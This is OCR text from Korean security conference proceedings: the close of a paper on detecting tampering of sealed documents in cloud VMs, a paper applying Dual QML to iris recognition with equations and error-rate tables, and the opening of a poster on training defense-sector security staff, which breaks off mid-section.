[그림 1]의 GFS(Gravity Free Storage) 기술은 사용자에 의해 어떠한 변경도 허용되지 않는 봉인된 디지털 문서를 보호하기 위한 스토리지이다. 위 영역에는 보호 요청된 원본 파일과 파일 소유자 인스턴스의 ID 및 무결성을 입증하기 위한 Hash 값과 파일 보호 요청된 시각이 함께 저장된다. 이 영역은 봉인된 디지털 문서의 원본 파일과 사용자 인스턴스의 Bubble Storage 영역의 디지털 문서를 비교하여 파일이 위/변조되었음을 신속하게 파악하는 기준으로 사용되며, 악성 행위 탐지 시 Bubble Storage 회수와 동시에 악성 행위가 탐지된 인스턴스 사용자의 가상메모리 영역을 파일로 덤프하여 분석하고, 분석을 통해 추출 된 인스턴스 운영체제의 상세 활동 로그정보를 데이터베이스에 기록한다.

IV. Bubble-Doc 프레임워크 성능 평가

본 장에서는 제안된 Bubble-Doc 프레임워크의 문서 위/변조 행위 탐지 속도 및 정확성에 관한 성능과 효율성을 측정하기 위해 오픈스택 [11] 클라우드 환경을 구축하여 평가하였다.


4.1 실험환경

본 논문에서 제안된 프레임워크의 성능을 평가하기 위해 클라우드 플랫폼 오픈소스 프로젝

트인 오픈스택 환경을 구축하여 실험하였다. 클라우드 플랫폼이 구동되는 호스트머신과 디지털 자료 위/변조와 같은 악성 행위가 이루어지는 가상머신의 운영체제는 Windows 7 SP1 64bit를 사용하였다. 가상 스토리지 지원을 위한 물리 스토리지는 HDD 2TB를 사용하였다.

4.2 악성 행위 탐지 속도 및 정확성 평가

클라우드 가상화 환경에서의 봉인된 전자 문서에 대한 위/변조 행위에 대해 악성 행위 탐지 속도 및 정확성에 관한 성능을 측정하기 위해 오픈스택 클라우드 환경을 구축하여 실험을 진행하였다. 사용자 인스턴스가 Bubble-Doc 프레임워크에 파일 위/변조에 대한 보안을 요청한 파일에 대하여 원본 파일을 GFS 영역에 저장하고 Bubble Storage 영역에 사본을 생성시킨 후 파일을 변조시켜 Bubble-Doc 프레임워크에서 이를 탐지하고 사용자 인스턴스의 Bubble Storage를 회수하는데 소요되는 시간을 측정하였다.



[그림 2] 파일 크기 별 데이터 위/변조 탐지 소요 시간

성능 평가에 대한 실험결과는 [그림 2]와 같다. 클라우드 플랫폼에서 3대의 가상머신을 구동시킨 후 1024kb 크기를 갖는 문서에 대하여 파일 위/변조 행위를 가하여 탐지해 본 결과, Bubble Storage 영역의 위/변조 행위를 탐지하는데 37ms의 시간이 소요되었다. 추가적으로 102,400kb의 크기를 갖는 전자 문서 파일의 경우 데이터 변조부터 탐지까지 약 3,706ms의 시간이 소요되었다. 이와 같은 결과는 다수의 가상머신이 구동되는 클라우드 플랫폼에서 문서 디지털 문서의 위/변조 행위를 효과적으로 탐지 가능하다는 것을 보여준다.

V. 결 론

본 논문에서는 클라우드 플랫폼에 사용하는 가상화 기술의 특징을 활용하여 호스트 운영체제 레벨에서의 가상머신 내부에 저장되는 봉인된 문서의 위/변조를 탐지 할 수 있는 프레임워크를 제안하였다. 제안한 Bubble-Doc 프레임워크는 봉인된 전자 문서 위/변조 행위에 대한 탐지 속도 및 정확성에 관한 성능 평가 실험을 통해 신속한 탐지가 가능하다는 것을 입증하였다. 기존 연구와 오버헤드 성능 관점에서 비교하였을 때, 메모리 모니터링으로 인해 발생하는 오버헤드 없이 효율적인 탐지가 가능하였으며, 기존에 사용되고 있는 접근 제어를 사용한 위/변조 방식에 비해 한층 더 강화된 보안성을 제공한다. 따라서 Bubble Doc 프레임워크는 봉인된 전자 문서에 대한 무결성을 보장하며, 파일 위/변조로 인한 보안사고 발생 시 빠른 원인 파악 및 대처가 가능하고 사용자에게 원본 파일에 대한 가용성을 보장한다.

Acknowledgement

This work was supported by the National Research Foundation of Korea(NRF) grant funded by the Korea government(MISP) (NRF-2017R1C1B2003957, NRF-2016R1A4A1011761)

[참고문헌]

[1] 김선광. "전자문서 이용확산을 위한 공인 전자문서보관소의 도입 필요성과 입법내용." 통상정보연구 6.1 (2004): 191-210.

[2] 문태수, and 노영. "조직적 특성 및 IS 의 성숙도가 전자문서교환 (EDI) 의 확산에 미

치는 영향에 관한 연구." 정보시스템연구 7.1 (1998): 77-98.

[3] 박옥남, and 박희진. "전자기록관리에 대한 국제 연구 동향 분석." 한국기록관리학회지 16.1 (2016): 89-120.

[4] O'Gorman, Gavin, and Geoff McDonald. Ransomware: A growing menace. Symantec Corporation, 2012.

[5] Luo, Xin, and Qinyu Liao. "Ransomware: A new cyber hijacking threat to enterprises." Handbook of research on information security and assurance. IGI Global, 2009. 1-6.

[6] Luo, Xin, and Qinyu Liao. "Awareness education as the key to ransomware prevention." Information Systems Security 16.4 (2007): 195-202.

[7] O'Murchu, Liam, and Fred P. Gutierrez. "The evolution of the fileless clickfraud malware Poweliks." (2015).

[8] Patten, David. "The Evolution to Fileless Malware."

[9] 최상훈, and 박기웅. "Mem-Shot: 악성코드 난독화 분석을 위한 API-Trigger 기반의 메모리 덤프 시스템 설계 및 구현." 한국차세대컴퓨팅학회 논문지 12.4 (2016): 23-32.

[10] Ligh, Michael Hale, et al. The art of memory forensics: detecting malware and threats in windows, linux, and Mac memory. John Wiley & Sons, 2014.

[11] Sefraoui, Omar, Mohammed Aissaoui, and Mohsine Eleuldj. "OpenStack: toward an open-source solution for cloud computing." International Journal of Computer Applications 55.3 (2012).

효율적인 Quadratic Projection 기반 홍채 인식: Dual QML을 적용한 홍채 인식 방법

권태연*, 노건태**, 정익래*

*고려대학교 정보보호대학원 정보보호학과, **서울사이버대학교 정보보호학과

Efficient Quadratic Projection-based Iris Recognition: Dual QML

Taeyean Kwon*, Geontae Noh**, Ik Rae Jeong*

*Department of Information Security, Graduate School of Information Security, Korea University

**Department of Information Security, Seoul Cyber University

요 약

생체 정보를 이용한 사용자 인증은 차세대 인증 방법으로서 기존의 인증 시스템에서 급진적으로 사용되고 있는 인증 방법이다. 현재 대부분의 생체인증 시스템은 수집된 생체 정보가 가지는 노이즈로 인한 문제, 데이터의 품질에 대한 문제, 인식률의 한계 등 많은 문제점들을 가지고 있다. 이를 해결하기 위한 방법으로 본 논문에서는 비선형적인 실제 데이터를 정확하게 처리하기 위해 비선형기법인 Dual QML을 사용하고, 또한 정확한 영역을 추출하여 인증의 정확도를 증가시키는 전처리 과정을 추가로 제안하여 정확도 증가뿐만 아니라 성능을 향상시키는 방법을 제안하고자 한다. 또한 이것에 대한 실증은 실험을 통해 보이고자 한다.

I. 서론

생체 인증은 대부분 성능 측면을 고려하여 선형 기법을 사용하고 있다. 하지만 실제로 사용되는 생체 정보는 비선형적인 정보이기 때문에, 선형 기법을 사용하는 데에는 정확도에 있어 한계가 있다. 생체 인증이 사용되는 주요 환경을 고려했을 때, 강한 인증을 요구하는 환경이 대부분이기에 정확한 정보를 수집하지 못해도 정확하게 인증할 수 있는 방법 연구가 중요하다.

따라서 본 논문에서는 기존에 제안된 비선형 기법인 Dual QML 방법을 이용하여 홍채 인식을 수행하는 과정을 보이며, Dual QML을 수행하기 전에 홍채를 추출하는 전처리 과정을 추가하여 효과적으로 홍채 인식을 할 수 있는 방법을 제안한다.

II. QML과 Dual QML

2.1 QML(Quadratic Matrix Learning)

Quadratic Matrix Learning은 Quadratic Matrix를 이용하여 데이터들을 정사영 시키는 방법으로, 각 클래스들을 잘 분리시키는 최적의 Quadratic Matrix들을 찾는 것을 최종 목표로 한다. Quadratic Matrix Learning을 위해 다음과 같이 몇 가지를 정의한다.

$S=\{x_i\}_{i=1}^{n} \in R^m$: m차원의 열벡터로 구성된 이미지들의 집합

I_c : 클래스 c에 속하는 이미지들의 집합

E_c : 클래스 c에 속하지 않는 이미지들의 집합

P_c : 클래스 c에 대해 구한 Quadratic Matrix

QML의 기본 식은 아래와 같이 구성된다.[2]

$$\min_{P_c} \sum_{x_i \in E_c} x_i^T P_c x_i \ \ s.t. \ x_i^T P_c x_i \geq 1, \ \forall x_i \in I_c$$

(단, P_c는 positive semidefinite이다.)

하지만 실제로 생체 인식에 사용하기 위해 수집된 생체 데이터에는 노이즈가 존재하기 때문에, 위 QML의 기본 식을 그대로 생체 인식에 사용하는 것은 적절한 방법이 아니다. 이를 위해 일반화시킨 QML은 아래와 같다.[2]

$$\min_{P_c} \frac{1}{2} \| P_c \|_F^2 + \lambda \sum_{x_i \in E_c} x_i^T P_c x_i \ \ s.t. \ x_i^T P_c x_i \geq 1, \forall x_i \in I_c$$

(단, $\| P_c \|_F = \sqrt{\sum_{i,j=1}^{m} p_{i,j}^2}$는 Frobenius norm이며 $P_c = [p_{i,j}]_{m \times m}$, λ는 상수이다.)

2.2 Dual QML

Dual QML은 2016년 'Pattern Recognition'에서 소개된 방법으로, 앞서 설명한 QML에 Convex 최적화 이론을 적용하여 기존의 QML보다 효율적이다. Dual QML은 기존의 QML에 Convex 최적화 기법 중 각광받는 Lagrange duality를 적용한 방법이다.

아래의 식은 위에서 소개한 일반화된 QML의 Lagrangian으로 primal인 P_c에 coefficient 역할의 u, positive semidefinite 행렬인 K를 dual로 하는 식이다.[2]

$$L(P_c, u, K) = \frac{1}{2} \| P_c \|_F^2 + \lambda tr(P_c \cdot O_c) - \sum_{x_i \in I_c} u_i tr(P_c \cdot I_i) + \sum_i u_i - tr(P_c \cdot K)$$

(단, $tr(P_c \cdot O_c) = \sum_{x_i \in E_c} x_i^T P_c x_i$, $O_c = \sum_{x_i \in E_c} x_i x_i^T$, $\forall x_i \in I_c$, $I_i = x_i x_i^T$, $tr(P_c \cdot I_i) = x_i^T P_c x_i$이다.)

위의 Lagrangian의 최적해를 구하기 위해 최소값을 구하는 것을 목적으로 하며, 이를 위해 P_c를 변수로 일차 미분한 값이 0이기를 기대한다. 이와 같이 일차 미분한 값이 0이 될 때 구해지는 최적의 해들은 아래와 같은 관계를 갖게 된다.[2]

$$P_c^* = K^* - \lambda O_c + \sum_{x_i \in I_c} u_i^* I_i \ \ \ldots \ (a)$$

이를 위에서 정의한 Lagrange에 대입하여 다음과 같은 dual 함수 $g(u, K)$로 정리할 수 있다.[2]

$$g(u, K) = inf_{P_c} L(P_c, u, K) = inf_{P_c} \frac{1}{2} \| P_c \|_F^2 + \lambda tr(P_c \cdot O_c) - \sum_{x_i \in I_c} u_i tr(P_c \cdot I_i + \sum_i u_i - tr(P_c \cdot K)$$

$$= inf_{P_c} \frac{1}{2} \| P_c \|_F^2 - tr(P_c \cdot (K - \lambda O_c + \sum_{x_i \in I_c} u_i I_i)) + \sum_i u_i$$

$$= \frac{1}{2} \left\| K - \lambda O_c + \sum_{x_i \in I_c} u_i I_i \right\|_F^2 - \left\| K - \lambda O_c + \sum_{x_i \in I_c} u_i I_i \right\|_F^2 + \sum_i u_i$$

$$= -\frac{1}{2} \left\| K - \lambda O_c + \sum_{x_i \in I_c} u_i I_i \right\|_F^2 + \sum_i u_i$$

따라서 Lagrange dual 은 아래의 식과 같다는 결과를 도출한다.[2]

$$\max_{K,u} -\frac{1}{2} \left\| K - \lambda O_c + \sum_{x_i \in I_c} u_i I_i \right\|_F^2 + \sum_i u_i$$

앞서 구하고자 하는 Quadratic Matrix P_c가 0이길 기대하기 때문에, 먼저 u를 고정시켰을 때 최적의 K를 구하고 K를 고정시켜 최적의 u를 구하는 과정을 반복한다. 이렇게 반복하여 구한 최적의 u와 K는 아래와 같은 두 개의 식을 만족한다. (단, $(\cdot)_+$은 원소가 양수인 부분만 추출한 것을 의미, $(\cdot) = (\cdot)_+ + (\cdot)_-$)


$$K^* = (\lambda O_c - \sum_{x_i \in I_c} u_i I_i)_+ \ \ \ldots \ (b)$$

$$\max_u -\frac{1}{2} \left\| (\lambda O_c - \sum_{x_i \in I_c} u_i I_i)_- \right\|_F^2 + \sum_i u_i \ \ \ldots \ (c)$$

(c)는 위로 볼록한 이차식이기 때문에 이 식의 해를 구하기 위해 일차 미분하여 0이 되는 u를 구한다. 이렇게 구한 u를 (b)식에 대입하여 K^*를 구한다. 마지막으로, 구한 u와 K를 (a)식에 대입하여 최종적으로 구하고자 하는 최적의 P_c를 구한다.[2]

III. Dual QML을 이용한 홍채인식

2016년에 제안된 Dual QML을 이용한 생체 인식 방법은 실험으로 다른 기법과 비교하여 효율적임을 보이는 데에 생체 정보로 얼굴, 손바닥, 귀를 사용하였다. Dual QML은 Matrix를 이용하여 Projection하는 방법이기 때문에 이미지 전체에 대한 분석이 이루어진다. 하지만 홍채인식의 경우 segmentation이 얼마나 잘 이루



[그림 1] Daugman의 홍채 인식 과정

어지는가에 따라 정확도가 많이 달라진다. 따라서 홍채인식에 Dual QML을 적용하고자 할 때는 segmentation 과정이 추가로 수행되어야 한다.

본 논문에서는 Dual QML을 적용하기 전 전처리 과정으로 segmentation과 daugman의 rubber sheet를 이용한 normalization을 수행하고자 한다. segmentation은 이미지 전체에 대한 분석이 아닌 홍채 영역에 대한 분석을 수행하기 위함이며, daugman의 rubber sheet를 이용한 normalization은 Dual QML을 적용할 때 사용할 홍채 영역의 크기를 동일하게 맞추기 위함이다.


[그림 1]은 Daugman의 홍채 인식 과정을 표현한 것으로, 본 논문에서는 [그림 1] 안에 과정들 중 normalization까지를 전처리과정으로 사용한다. 본 논문에서 제안하는 방법은 아래의 [그림 2]와 같다.

3.1 segmentation

주어진 이미지 내에서 홍채 영역을 정확히 추출하기 위해, 가우시안 블러링으로 노이즈를 제거하는 작업을 선수로 수행한다. 그 후 원형의 홍채 영역을 찾기 위해 Integro-differential operator라고 불리는 아래의 수식을 이용하여 원의 중심과 반지름을 찾는다.[1]


$$\max_{(r,x_0,y_0)} \left| \frac{\partial}{\partial r} \oint_{(r,x_0,y_0)} \frac{B(x,y)}{2\pi r} ds \right|$$

$B(x,y)$는 가우시안 블러링으로 노이즈를 제거한 이미지이고, 원의 중심이 (x_0,y_0), 반지름이 r인 원주상의 모든 픽셀 값을 $2\pi r$로 나누어



[그림 2] 본 논문에서 제안하는 방법

정규화 시킨다. 이 값들의 변화율이 가장 클 때의 원의 중심과 반지름을 홍채 영역의 중심과 반지름으로 찾는다.



[그림 3] segmentation 과정

3.2 normalization와 feature extraction

normalization 과정은 홍채 영역의 표현을 직교좌표계에서 극좌표계로 정규화시키는 과정으로, daugman의 rubber sheet를 이용한다. 따라서 normalization 과정은 아래의 수식과 같이 이루어진다.[1]


$$I(x(r,\theta), y(r,\theta)) \rightarrow I(r,\theta)$$

$$x(r,\theta) = (1-r)x_p(\theta) + rx_s(\theta)$$


$$y(r,\theta) = (1-r)y_p(\theta) + ry_s(\theta)$$

(단, (x_p, y_p)는 동공 경계 포인트, (x_s, y_s)는 홍채 경계 포인트를 의미한다.)

본 논문에서는 Dual QML 과정의 결과물인 Quadratic Matrix들을 구하고, 이렇게 구한 Quadratic Matrix에 이미지를 사영시켜 feature들을 추출한다.



[그림 4] Duagman의 rubber sheet 모델



[그림 5] 이미지로 보인 rubber sheet 모델

3.3 matching with DB

DB에 저장된 feature들과 테스트 이미지에서 추출한 feature들을 비교하기 위해 nearest neighbor classifier를 사용한다. nearest neighbor classifier를 통해 가장 근사한 class를 해당하는 class로 분류하는 것으로 matching과정을 수행한다.

IV.실험 및 결과

4.1 실험환경

본 실험환경은 아래의 표와 같다.

Desktop	
운영체제	Window 8.1K 64bit
CPU	Intel Core i5-6600 3.30GHz
RAM	8.00GB
Matlab	
버전	R2015a(Win_64bir)
Dataset	
이름	CASIA
버전	V3

[표 2] 실험 환경 및 실험 데이터

4.2 결과

Dual QML의 핵심은 primal문제인 QML을 얼마나 잘 풀어내느냐 이다. Yan Yan 외 4명 [2]은 Dual QML과 그 외에 다양한 Matrix 기반 feature extraction 방법들의 성능을 정확도와 속도 측면에서 비교하였다. 비교에 사용된 데이터베이스는 생체 정보에 따라 아래와 같이 사용되었다. (m : 클래스별 사용된 이미지 수)

- 얼굴 : AR, PIE, FERET, FRGC
- 장문 : PolyU, CASIA

• 귀 : IIT Delhi

Dual QML과 함께 비교된 알고리즘은 APCA, LDA, K-LDA, ER-KDA이 있다.

알고리즘	AR			
	m=2	m=4	m=6	m=8
APCA	9.35	6.47	5.90	4.57
LDA	10.88	7.04	6.34	4.11
K-LDA	12.46	7.13	5.65	4.87
ER-KDA	9.30	5.26	4.65	3.99
Dual QML	6.20	4.21	3.39	1.93

[표 3] AR을 이용한 평균 에러율(%)

알고리즘	PIE			
	m=2	m=4	m=6	m=8
APCA	20.11	16.90	13.34	10.54
LDA	22.54	15.24	13.01	9.56
K-LDA	21.90	18.10	16.23	14.42
ER-KDA	15.88	10.42	9.90	7.54
Dual QML	13.12	8.34	6.45	5.32

[표 4] PIE를 이용한 평균 에러율(%)

알고리즘	FERET		
	m=2	m=4	m=6
APCA	30.25	26.81	20.80
LDA	34.27	25.18	18.43
K-LDA	25.33	14.95	10.29
ER-KDA	22.54	10.15	8.34
Dual QML	19.21	6.15	5.43

[표 5] FERET을 이용한 평균 에러율(%)

알고리즘	FRGC			
	m=2	m=4	m=6	m=8
APCA	67.23	58.90	46.17	35.42
LDA	65.34	57.54	44.75	32.14
K-LDA	54.82	43.93	39.11	26.64
ER-KDA	51.13	41.53	34.00	26.66
Dual QML	43.22	35.14	29.14	20.45

[표 6] FRGC를 이용한 평균 에러율(%)

알고리즘	PolyU			
	m=2	m=4	m=6	m=8
APCA	25.61	16.19	9.43	6.20
LDA	27.12	19.50	12.23	9.09
K-LDA	26.23	19.43	10.90	8.11
ER-KDA	20.01	12.96	9.20	7.90
Dual QML	16.07	10.69	7.87	5.13

[표 7] PolyU를 이용한 평균 에러율(%)

알고리즘	CASIA			
	m=2	m=4	m=6	m=8
APCA	19.59	16.53	13.29	10.33
LDA	21.34	15.51	12.20	8.93
K-LDA	19.02	14.95	13.93	10.02
ER-KDA	14.67	10.54	7.94	5.99
Dual QML	13.55	8.78	5.31	4.92

[표 8] CASIA를 이용한 평균 에러율(%)

알고리즘	IIT Delhi	
	m=2	m=4
APCA	24.28	17.90
LDA	24.98	16.31
K-LDA	17.23	14.64
ER-KDA	16.46	8.29
Dual QML	13.83	5.72

[표 9] IIT Delhi를 이용한 평균 에러율(%)

위의 [표 3]부터 [표 9]까지의 결과를 보면 Dual QML이 다른 알고리즘들에 비해 정확도가 우수한 것을 알 수 있다. 하지만 아래의 [표 10]에서 보이듯이 Dual QML은 검증시간에 있어 증가된 정확도에 비해 효율적이지만, 등록시간이 매우 비효율적이다.

알고리즘	등록시간	검증시간
APCA	65.83 sec	0.008 sec
LDA	83.54 sec	0.008 sec
K-LDA	522.21 sec	3.501 sec
ER-KDA	1,031.53 sec	3.802 sec
Dual QML	5,201.27 sec	1.431 sec

[표 10] AR을 이용한 알고리즘 별 수행속도 비교

또한 Dual QML은 각 클래스별로 분류를 제일 정확하게 해주는 Matrix를 각기 사용하기 때문에, 비효율적인 등록시간 뿐만 아니라 메모리 측면에서도 최적화를 수행할 필요가 있다. 따라서 본 논문에서는 Daugman의 홍채인식 알고리즘 내 Segmentation과정과 Normalization 과정(Rubber sheet 모델)을 전처리 과정으로 사용하였다.

Segmentation과정은 눈 이미지에서 매우 적은 영역인 홍채 영역만을 추출하여 분석하기 위한 것으로 홍채인식에 Dual QML을 사용할 때 눈 이미지 그대로의 사용보다 정확도를 높이기 위해 사용하였다. Daugman의 rubber

sheet 모델은 일반적인 극좌표계로의 변환이 아닌 각 홍채 이미지의 크기를 맞추기 위함이다.

이 전처리 과정을 통하여 얻을 수 있는 효과는 아래와 같다.

- 눈 이미지를 그대로 사용하는 것이 아닌 홍채 영역만을 추리기 때문에 보다 정확한 분석이 가능하다.
- 전체 이미지를 사용하는 것이 아닌 일부 영역을 사용하기 때문에 보다 적은 메모리 요구량을 기대할 수 있다.

아래의 [표 11]은 CASIA 홍채 데이터베이스를 사용하여 전처리 과정을 수행하는 데에 소요된 평균 시간이다.

	소요 시간
Segmentation	4.8276 초
Normalization	0.2405 초

[표 11] 단위 이미지 당 소요된 전처리 수행 시간

또한 전처리 과정을 통해 줄어든 메모리 요구량은 아래의 [표 12]를 통해 볼 수 있다.

	메모리 요구량
전처리 전	13KB
전처리 후	1KB

[표 12] 단위 이미지 당 필요한 메모리 요구량

결론적으로 전처리 과정을 위해 소요되는 시간은 약 5초임에 비해, 메모리 요구량은 1/13배로 줄어드는 것을 확인할 수 있다.

V. 결론

본 논문에서는 기존에 제안된 Dual QML 방법을 홍채 인식 방법에 적용한 논문으로, 홍채 인식 정확도를 증가시키면서 데이터 처리량과 속도를 줄일 수 있는 방법을 제안하였다. 또한 본 논문은 기존에 제안된 비선형기법을 사용하여 더 높은 정확도를 갖는 생체 인식 방법을 소개하고, 특히 홍채 인식에 있어 이러한 문제를 완화시킬 수 있는 방법으로 Daugman의 홍채 인식 과정의 일부를 전처리 과정으로 사용하였다.

홍채 인식은 다른 생체 인식 방법에 비해 정확도가 높은 인식이지만 아직까지 처리하는 데에 있어서 오버헤드가 크다. 따라서 홍채 인식의 장점인 높은 정확도를 저해하지 않으면서도 속도나 메모리 측면에서 최적화하는 방법이 필요하다. 본 논문에서 제안하는 방법은 이러한 문제를 완화시킬 수 있는 방법으로, 향후 홍채 인식이 사용되는 주요 환경에서 효과적으로 사용될 수 있다.

ACKNOWLEDGMENT

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음 (2015-0-00936)

[참고문헌]

[1] J. Daugman, "How iris recognition works.", IEEE Transactions on circuits and systems for video technology, Vol. 14, pp.21-30, 2004.

[2] Y. Yan, H. Wang, S. Chen, X. Cao, and D. Zhang, “Quadratic projection based feature extraction with its application to biometric recognition”, Pattern Recognition, Vol. 56, pp.40-49, 2016.

[3] C.W. Tan and A. Kumar, “Efficient and Accurate At-a-Distance Iris Recognition Using Geometric Key-Based Iris Encoding”, IEEE Transactions on Information Forensics and Security, Vol. 9(9), pp.1518-1526, 2014.

[4] J.A. Unar, W.C. Seng, and A. Abbasi, “A review of biometric technology along with trends and prospects”, Pattern Recognition, Vol. 47(8), pp.2673-2688, 2014.

[5] D.C. Liu, and J. Nocedal, “On the limited memory BFGS method for large scale optimization”, Math. Program, Vol. 45(3), pp.503-528, 1989.

포스터 발표 1

유 일 선 (순천향대)

국방분야 정보보호 인력양성제안

임재원* 박재현** 전승훈*** 김동설**** 강근철*****

*동국대학교 **광운대학교 ***세종대학교 ****시큐아이 *****KITRI

Suggestion to train information security personnel in defense sector

Jae-won Lim* Jae-hyeon Park** Seung-hoon Jeon*** Dong-seol Kim**** Geun-chul Kang*****

*Dong-guk Univ **Kwang-woon Univ Univ ***Sejong Univ ****SECUI *****KITRI

요 약

현재 대한민국을 대상으로 한 다양하고 지속적인 사이버 위협들이 증가하고 있는 추세이다. 정부는 이에 대응하기 위해 정보보호 전문인력 과정을 운영중이다. 그러나 국방분야의 정보보호 인력 양성 정책은 미비한 것이 현실이다. 본 논문에서는 현재 운영중인 정보보호 인력양성 과정, 주변국 동향에 대해서 조사하였으며, 이를 바탕으로 국방분야의 정보보호 인력양성 방안을 제안한다.

I. 서론

현재 다양하고 지속적인 사이버 위협들이 증가하고 있다. 특히 방송, 금융 등 사회기반에 대한 다양한 위협들이 증가하고 있으며, 이러한 사이버 위협들은 복잡화, 다양화, 지능화, 지속화 등의 특성을 가지고 있는 것으로 나타나고 있다.

정부는 정부와 은행, 공공기관, 방송사 등을 공격하는 사이버 테러 이후, 대응 방안으로 민간 사이버 인력 강화를 위하여 정부 주도로 정보보호 인력양성 과정을 운영하고 있다. 해당 과정은 정보보호에 필요한 이론 및 실무에 대해서 단순한 주입식 교육이 아닌 프로젝트 수행을 통한 체험형 교육으로 호평을 받고 있으나 실제 국방 분야를 위한 전문 교육 과정이 아닌 대부분 민간 분야의 교육 과정들로 운영되고 있으며, 해당 과정을 이수한 인원을 바로 국방 분야의 정보보호 업무에 투입할 수 없다는 문제점이 제시되었다.

본 논문에서는 정보보호인력양성 프로그램에 대한 분석과 이를 통하여 국방 분야의 정보보호인력 양성을 위한 교육과정을 제안하고자 한다.

II.정보보호 인력양성 과정 및 주변국 동향

2.1 국내 교육 과정

2.1.1 Best of The best

Best of the Best는 학생들을 대상으로, 정보보안 우수두뇌를 양성하여 사회 각 분야에서 차세대 리더로써 우리나라의 정보보안기술과 산업의 미래, 더 나아가 국가의 미래를 이끌어 나갈 창의적 보안리더를 양성하기 위하여 운영되고 있는 교육과정이다.

Best of the Best는 보안전문가들로 구성된 멘토단으로부터 현장에서 요구되는 실용지식을 교육받고, 이를 중심으로 하는 프로젝트 및 실습교육을 통해 정예화 된 사이버 보안 전문가를 양성하고 있다.

Best of Best는 다음과 같은 교육과정으로 운영하고 있다.

교육 과정	
취약점 분석 트랙	- 리버스 엔지니어링 기법 - 취약점이해 - 네트워크, 운영체제 원리
디지털 포렌식 트랙	- 디지털 포렌식 기초개념 - 침해사고시스템분석 - 시스템분석절차연구 - 적용사례연구
보안 컨설팅 트랙	- 보안컨설팅기법 - 보안인증체계 및 법/제도 - 감사 및 산업보안 - 보안시장동향
정보보호 특기병 트랙 (국방분야)	- 정보시스템개론 - 정보보호개론 - 운영체제보안론 - 네트워크보안론

[표 1] Best of Best 교육 항목

2.2 주변국 동향

2.2.1 미국

